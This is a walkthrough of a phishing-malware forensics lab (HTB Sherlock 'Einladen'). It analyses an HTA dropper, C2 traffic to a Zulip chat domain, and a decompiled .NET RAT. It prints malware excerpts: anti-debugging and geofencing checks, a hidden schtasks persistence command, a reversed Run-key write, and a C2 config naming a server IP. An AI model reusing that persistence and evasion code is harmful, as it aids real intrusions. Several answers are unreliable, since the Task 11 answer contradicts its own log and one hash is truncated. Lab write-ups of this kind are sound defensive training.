

Einladen Challenge

Sherlock Scenario

Our staff recently received an invite to the German embassy to bid farewell to the Germany Ambassador. We believe this invite was a phishing email due to alerts that fired on our organisation's SIEM tooling following the receipt of such mail. We have provided a wide variety of artifacts inclusive of numerous binaries, a network capture, DLLs from the host system and also a .hta file. Please analyse and complete the questions detailed below! Warning This is a warning that this Sherlock includes software that is going to interact with your computer and files. This software has been intentionally included for educational purposes and is NOT intended to be executed or used otherwise. Always handle such files in isolated, controlled, and secure environments. Once the Sherlock zip has been unzipped, you will find a DANGER.txt file. Please read this to proceed.

Task 1:

The victim visited a web page. The HTML file of the web page has been provided as 'downloader.html' sample file. The web page downloads a ZIP file named 'Invitation_Farewell_DE_EMB.zip'. What is the SHA-256 hash of the ZIP file?

I opened the "downloader.html" and downloaded the file "Invitation_Farewell_DE_EMB.zip" then I used HashMyFiles to get the SHA256

Answer: 5D4BF026FAD40979541EFD2419EC0B042C8CF83BC1A61CBCC069EFE0069CCD27

Task 2:

The downloaded ZIP file contains a HTA file, which creates multiple files. One of those files is a signed file by Microsoft Corporation. In HTA file, which variable's value was the content of that signed file?

I opened the "Invitation_Farewell_DE_EMB.hta" file with Notepad++ and scrolled down to the bottom

```
</script>
<script language="vbscript">
CreateObject("WScript.Shell").Exec "C:\\windows\\tasks\\msoev.exe"
</script>
</head>
</body>
</body>
</html>
```

msoev.exe , according to spyshelter.com is: a process made by Microsoft itself to collect Telemetry information for the Microsoft Office software. The Telemetry helps Microsoft fix issues, and improve the Office software, like Word, Excel, or Outlook. 9 May 2024

Answer: msoev.exe

Task 3:

This answer can be found from the description

Sherlock Scenario
Our staff recently received an invite to the German embassy to bid farewell to the Germany Ambassador.

Also can be found from the "Invitation.pdf"



The Embassy of Germany

*requests the pleasure of your company
at a reception to bid farewell to
Ambassador of Germany*

on Wednesday, 26 July 2023 at 18.30

German Residence

RSVP by 21 July

martine.carey@diplo.de

Answer: Germany

Task 4:

The malware communicated with a chatting platform domain. What is the domain name (inclusive of sub domain) the malware connects to?

I executed the malware inside Any Run sandbox and checked the DNS Requests

98267 ms	Responded	toyy.zulipchat.com	3.222.171.228
			34.197.47.4
			3.212.165.74
			3.230.49.174
			44.195.204.201
			18.233.246.157

Answer: toyy.zulipchat.com

Task 5:
How many DNS A records were found for that domain?

Same like task 4, 6 DNS.
Also checked in DNS Checker

DNS CHECK

toyy.zulipchat.com

A

Search

+

CD Flag

Refresh: 20 sec.

San Francisco CA, United States

OpenDNS

3.230.49.174

18.233.246.157

34.197.47.4

44.195.204.201

3.212.165.74

3.222.171.228

Answer: 6

Task 6:
It seems like the chatting service was running on a very known cloud service using a FQDN, where the FQDN contains the IP address of the chatting domain in reverse format somehow. What is the FQDN?

I opened the Wireshark file ms0ev.pcapng and searched for the string "toyy.zulipchat.com"
Then I saw the "Client Hello" packet towards the destination IP 35.171.197.55 of the URL

347	2023-08-16 16:00:04.046127	192.168.0.105	49948	35.171.197.55	443	TLSv1.2	376	Client Hello
248	2023-08-16 16:00:05.119618	35.171.197.55	443	192.168.0.105	49948	TCP	60	443 → 49948 [ACK] Seq=1 Ack=323 Win=28160 Len=0
249	2023-08-16 16:00:05.110630	35.171.197.55	443	192.168.0.105	49948	TLSv1.2	301	Server Hello, Change cipher Spec, Encrypted Handshake

[Calculated window size: 262144]
[Window size scaling factor: 256]
Checksum: 0xab50 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
[SEQ/ACK analysis]
TCP payload (322 bytes)
transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 317
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 313
Version: TLS 1.2 (0x0303)
Random: 64dcf28404ab2103123b555919ac78647dfdcbe7282b5131bed39b67e8b2560
Session ID Length: 32
Session ID: 6b0aeb0959c3f378367e31d89ed05dbf7be76a2b46557481f173bf06ef8a2bdf1
Cipher Suites Length: 38
Cipher Suites (19 suites)

0000 50 d4 f7 e4 1f b4 08 00 27 8f c6 96 08 00 45 00 P.....E-
0010 01 6a 30 2b 40 08 00 06 00 00 c0 a8 00 69 23 ab :jo@.....I#
0020 c5 37 c3 1c 01 bb 47 4c 88 15 26 c0 ca 5a 50 18 7....GL...&..ZP
0030 04 00 ab 50 00 00 16 03 03 01 3d 01 00 01 39 03 ..P... ..9-
0040 03 64 dc f2 04 04 ab 21 03 12 3b 55 59 19 ac 78 d.....:jUV...x
0050 64 7d fd ce be 72 82 b5 13 1b ed 39 b6 7e 8b 25 d)....p...9...%
0060 60 20 6b 9a eb 99 59 cf 37 83 67 e3 1d 89 ed 05 "k...V..7.g....
0070 db f7 be 76 e2 b4 65 57 48 1f 17 3b f0 6e f8 a2 ...:ewl H...n-
0080 bd f1 00 26 c0 2c c0 2b c0 30 c0 2f c0 24 c0 23 ...&...+..0/-&#
0090 c0 28 c0 27 c0 0a c0 09 c0 14 c0 13 00 9d 00 9c {...}.....
00a0 00 3d 00 3c 00 35 00 2f 00 0a 01 00 00 ca 00 00 ...c-5/-
00b0 00 17 00 15 00 00 12 74 6f 79 79 2e 7a 75 6c 60t.oyy.zuli
00c0 70 63 68 01 74 2e 63 6f c0 00 05 00 05 01 00 00 Schat.co
00d0 00 00 00 0a 00 00 00 06 00 1d 00 17 00 18 00 00
00e0 00 02 01 00 00 0d 00 1a 00 18 08 04 00 05 00 06
00f0 04 01 05 01 02 01 04 03 05 03 02 03 02 06 01
0100 06 03 00 23 00 69 89 78 7e 6d cb 23 a3 f5 2c 25 ...-B-1-X...-m-#...%
0110 2f a1 f5 6a e1 04 26 ce 16 d0 03 3e b4 a9 3d f0 /...>...&...>...-
0120 1f c6 3e 30 c8 f0 04 0b 4d 90 e0 85 4d 22 4a 5a >B.....N...H"JZ
0130 e2 18 f9 98 c1 a9 28 67 a1 40 be 4e 99 69 72 a4(g..H-N-1-
0140 90 43 50 04 af 3c 43 c6 d3 c9 a3 21 68 62 51 7e AP...<C...lhbQ-
0150 a4 b9 38 00 af 87 45 3d 18 4f 43 2b e6 45 d9 06 ...B...-...OC...E...
0160 d6 e2 ce ee 43 d6 69 e5 a9 04 c1 7b fa 7a 80 00 ...C-i...{-z...
0170 17 00 00 ff 01 00 01 00

Then I checked the IP inside AbuseIPDB and found the hostname
35.171.197.55 was not found in our database

ISP	Amazon Technologies Inc.
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	ec2-35-171-197-55.compute-1.amazonaws.com
Domain Name	amazon.com
Country	United States of America
City	Ashburn, Virginia

Answer: ec2-35-171-197-55.compute-1.amazonaws.com

Task 7:
What was the parent PID (PPID) of the malware?

I opened the Logfile.PML which is a ProcMon file and found the PID inside the Detail tab

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:58:1...	ms0ev.exe	10044	Process Start		SUCCESS	Parent PID: 4156, Command line: "C:\Users\TWF\Desktop\ms0ev.exe".

Answer: 4156

Walkthroughs Page 2

Task 8:
What was the computer name of the victim computer?

From same log in task 7, I clicked on Properties

```
Parent PID: 4156
Command line: "C:\Users\TWF\Desktop\msoev.exe"
Current directory: C:\Users\TWF\Desktop\
Environment:
===
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\TWF\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=DESKTOP-088AN40
```

Answer: DESKTOP-088AN40

Task 9:
What was the username of the victim computer?

Same like task 7 and 8 from same log

```
Parent PID: 4156
Command line: "C:\Users\TWF\Desktop\msoev.exe"
Current directory: C:\Users\TWF\Desktop\
Environment:
```


Answer: TWF

Task 10:
How many times were the Windows Registry keys set with a data value?

I searched in the Procmon file for only the Registry events



Then I filtered for the operation "RegSetValue"



Time ...	Process Name	PID	Operation	Path	Result	Detail
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\Cache...	SUCCESS	Type: REG_SZ, Length: 2, Data:
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\Cache...	SUCCESS	Type: REG_SZ, Length: 16, Data: Cookie:
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePr...	SUCCESS	Type: REG_SZ, Length: 18, Data: Visited:
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0

Answer: 11

Task 11:
Did the malicious mso.dll load by the malware executable successfully?

I searched the mso.dll in the ProcMon

CreateFile	C:\Program Files\Common Files\Microsoft Shared\Office16\mso.dll	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a
------------	-----------------------------------------------------------------	----------------	-------------------------------------------------------------------------------------------------------------------------------------------------------

Answer: yes

Task 12:
The JavaScript file tries to write itself as a .bat file. What is the .bat file name (name+extension) it tries to write itself as?

I executed the "unc.js" file inside AnyRun sandbox machine



Answer: richpear.bat

Task 13:
The JavaScript file contains a big text which is encoded as Base64. If you decode that Base64 text and write its content as an EXE file. What will be the SHA256 hash of the EXE?

I copied the Base64 from the unc.js file and decode it in CyberChef

[illegible]

SHA-256
db84db8c5d76f6001d5503e8e4b16cdd3446d5535c45bbb0ca76cfec40f37cc

Decoded Text

["Server": "127.0.0.1,194.37.80.5", "Port": "666,777,111,5544", "Version": "Empire 0.1", "MutexName": "false", "Autorun": "false", "Group":
"InD75WopDy0G6DdOxRFXBpkfGIWBMUCGtpXhOu4dc3IG/cAby12/kNdcfl1+aV1mrU7s0dy/cRxpNDPgA6Jvq/mudKUTRLtQMgn9we6mRQPyxuhEpgg/BB6Q+UD/7Tn8Oc4uVfZaPriAphpwReNs1K4u3f

Task 15:
The malware sends a HTTP request to a URI and checks the country code or country name of the victim

machine. To which URI does the malware sends request for this?

Checking the malware EmpireClient in ILSpy, I found the GetCountryName() under Client.Helper - Antising

```
internal class Antising
{
    public class CountryConverter : JavaScriptConverter
    {
        public static void GetSNG()
        {
        }

        public static string GetCountryName()
        {
            string requestUriString = "http://ip-api.com/json/";
            string input = string.Empty;
            try
            {
                HttpWebRequest obj = (HttpWebRequest)WebRequest.Create(requestUriString);
                obj.Method = "GET";
                obj.ContentType = "application/json";
                using (HttpWebResponse httpWebResponse = (HttpWebResponse)obj.GetResponse())
                {
                    using StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream());
                    input = streamReader.ReadToEnd();
                }
                JavaScriptSerializer javascriptSerializer = new JavaScriptSerializer();
                javascriptSerializer.RegisterConverters(new CountryConverter[1]
                {
                    new CountryConverter()
                });
                dynamic val = javascriptSerializer.Deserialize<object>(input);
                return val["country"];
            }
            catch
            {
            }
            return "Unknown country";
        }

        public static string GetCountryCode()
        {
        }
    }
}
```

Answer: <http://ip-api.com/json/>

Task 16:

After getting the country code or country name of the victim machine, the malware checks some country codes and a country name. In case of the country name, if the name is matched with the victim machine's country name, the malware terminates itself. What is the country name it checks with the victim system?

Same like Task 15, at the Antising - GetSNG() functions

```
public static void GetSNG()
{
    string countryCode = GetCountryCode();
    string countryName = GetCountryName();
    switch (countryCode)
    {
        default:
            if (!(countryName == "Russia"))
            {
                break;
            }
            goto case "RU";
        case "RU":
        case "AZ":
        case "AM":
        case "BY":
        case "KZ":
        case "KG":
        case "MD":
        case "TJ":
        case "TM":
        case "UZ":
            Environment.Exit(0);
            break;
    }
}
```

Answer: Russia

Task 17:

As an anti-debugging functionality, the malware checks if there is any process running where the process name is a debugger. What is the debugger name it tries to check if that's running?

Under the Client.Helper function I saw the Anti_Analysis with the process running

```
public static void RunAntiAnalysis()
{
    if (DetectManufacturer() || DetectDebugger() || DetectSandboxie() || IsSmallDisk() || IsXP() || IsProcessRunning("dnSpy") || CheckWMI())
    {
        Environment.FailFast(null);
    }
}
```

Answer: dnSpy

Task 18:

For persistence, the malware writes a Registry key where the registry key is hardcoded in the malware in reversed format. What is the registry key after reversing?

Checking the ILSpy under Client.Install - NormalStartup I saw the scheduled task and right after it the

Registry key in reverse

```
}
}
if (Methods.IsAdmin())
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = "cmd";
    processStartInfo.Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn \" + Path.GetFileNameWithoutExtension(text) + \" /tr \" + text + \" & exit\";
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.CreateNoWindow = true;
    Process.Start(processStartInfo);
}
else
{
    using RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree);
    registryKey?.SetValue(Path.GetFileNameWithoutExtension(text), "\"" + text + "\"");
}
```

I copied the string to ChatGPT



Then I found the HKCU under the Client.Helper - SetRegistry

```
private static readonly string ID = "Software\\" + Settings.Hwid;
public static bool SetValue(string name, byte[] value)
{
    try
    {
        Registry.SetValue("HKCU\\CurrentVersion\\Run", ID, name, value, RegistryValueKind.Binary);
        return true;
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
        return false;
    }
}
```

Answer: HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\

Task 19:

The malware sets a scheduled task. What is the Run Level for the scheduled task/job it sets?

In the ILSpy under the Client.Install - NormalStartup function, I saw a filename "cmd" with the arguments of "/c schtasks /create /f /sc onlogon /rl highest /tn \"

```
ProcessStartInfo processStartInfo = new ProcessStartInfo();
processStartInfo.FileName = "cmd";
processStartInfo.Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn \" + Path.GetFileNameWithoutExtension(text) + \" /tr \" + text + \" & exit\";
processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
processStartInfo.CreateNoWindow = true;
Process.Start(processStartInfo);
```

The Run Level for the scheduled task or job set by the malware is **highest**.

This means the scheduled task will run with the highest privileges available, typically as an administrator.

Answer: highest